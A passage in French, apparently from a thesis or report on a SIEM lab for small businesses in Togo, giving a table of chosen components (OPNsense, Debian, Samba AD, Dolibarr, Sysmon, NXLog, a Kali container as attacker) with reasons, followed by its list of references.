Pare-feu	OPNsense	API REST, syslog natif, BSD libre
OS serveurs	Debian 13	Minimalisme, logs propres, homogénéité
AD	Samba 4 DC	Compatible AD, gratuit, réalisme PME
ERP	Dolibarr Docker	ERP dominant Afrique francophone, setup rapide
Logs Docker	Driver syslog	Intégration naturelle dans pipeline rsyslog
Poste client	Windows 10 + Sysmon	Réalisme PME, Event IDs enrichis
Collecte Windows	NXLog CE	Output UDP natif, indépendant de ELK
Attaquant	Kali Docker (hôte)	Éphémère, économie RAM, image officielle
NTP	Chrony / W32tm	Précision submilliseconde, convergence rapide
Transport syslog	UDP	Pas de back-pressure, standard historique
Dashboard	Grafana + Flask	Métriques benchmark + alertes narratives

Références

- [1] Agence Nationale de la Cybersécurité du Togo, *Stratégie nationale de cybersécurité 2024–2028*, ANCy, Lomé, Togo, 2024. [En ligne]. Disponible sur : <https://ancy.gouv.tg/publication-de-la-strategie-nationale-de-cybersecurite-pour-le-togo/> [Consulté le 4 juin 2026].
- [2] INTERPOL, *Africa Cyberthreat Assessment 2025*, INTERPOL, Lyon, 2025. [En ligne]. Disponible sur : https://www.interpol.int/content/download/21864/file/Africa%20Cyberthreat%20Assessment%20Report_2025.pdf [Consulté le 4 juin 2026].
- [3] R. Avi Kivity *et al.*, “kvm : the Linux virtual machine monitor,” in *Proceedings of the Linux Symposium*, vol. 1, 2007, pp. 225–230.
- [4] Netgate, *pfSense Plus Software — Licensing*, Netgate, 2023. [En ligne]. Disponible sur : <https://www.netgate.com/pfsense-plus-software>
- [5] The Debian Project, *Debian GNU/Linux 12 (bookworm) — Release Notes*, Debian, 2023. [En ligne]. Disponible sur : <https://www.debian.org/releases/stable/>
- [6] The Samba Team, *Setting up Samba as an Active Directory Domain Controller*, Samba Wiki, 2024. [En ligne]. Disponible sur : https://wiki.samba.org/index.php/Setting_up_Samba_as_an_Active_Directory_Domain_Controller
- [7] Dolibarr ERP/CRM, *Dolibarr — Présentation générale*, 2024. [En ligne]. Disponible sur : <https://www.dolibarr.org/>
- [8] StatCounter, *Desktop Windows Version Market Share in Togo — May 2026*, StatCounter Global Stats, mai 2026. [En ligne]. Disponible sur : <https://gs.statcounter.com/windows-version-market-share/desktop/tg>
- [9] Microsoft, *Sysmon — Sysinternals*, Microsoft Learn, 2024. [En ligne]. Disponible sur : <https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon>
- [10] SwiftOnSecurity, *sysmon-config — A Sysmon configuration file for everybody to deploy*, GitHub, 2024. [En ligne]. Disponible sur : <https://github.com/SwiftOnSecurity/sysmon-config>
- [11] NXLog Ltd., *NXLog Community Edition Reference Manual*, NXLog, 2024. [En ligne]. Disponible sur : <https://docs.nxlog.co/ce/current/>
- [12] Offensive Security, *Kali Linux Docker Image*, Docker Hub, 2024. [En ligne]. Disponible sur : <https://hub.docker.com/r/kalilinux/kali-rolling>
- [13] R. Curnow, *chrony — a versatile implementation of the Network Time Protocol*, chrony-project.org, 2024. [En ligne]. Disponible sur : <https://chrony-project.org/documentation.html>
- [14] Rainer Gerhards, *rsyslog Documentation — imudp : UDP Syslog Input Module*, rsyslog.com, 2024. [En ligne]. Disponible sur : <https://www.rsyslog.com/doc/configuration/modules/imudp.html>
- [15] Florian Roth, *signature-base — Signature base for the YARA-based scanner*, GitHub, 2024. [En ligne]. Disponible sur : <https://github.com/Neo23x0/signature-base>
- [16] Splunk, *Corrélation des événements informatiques*, Blog Splunk, 2024. [En ligne]. Disponible sur : https://www.splunk.com/fr_fr/blog/learn/correlation-des-evenements-informatiques.html [Consulté le 4 juin 2026].
- [17] ITrust Consulting, *The recipe of a good SIEM for a good SOC*, Blog ITrust, 2024. [En ligne]. Disponible sur : <https://www.itrust.fr/en/the-recipe-of-a-good-siem-for-a-good-soc/> [Consulté le 4 juin 2026].
- [18] Centre canadien pour la cybersécurité, *Utiliser la gestion des informations et des événements de sécurité pour gérer les risques de cybersécurité*, Gouvernement du Canada, 2025. [En ligne]. Disponible sur : <https://www.cyber.gc.ca/fr/orientation/utiliser-gestion-informations-evenements-securite-gerer-risques-cybersecurite-itsm80024> [Consulté le 4 juin 2026].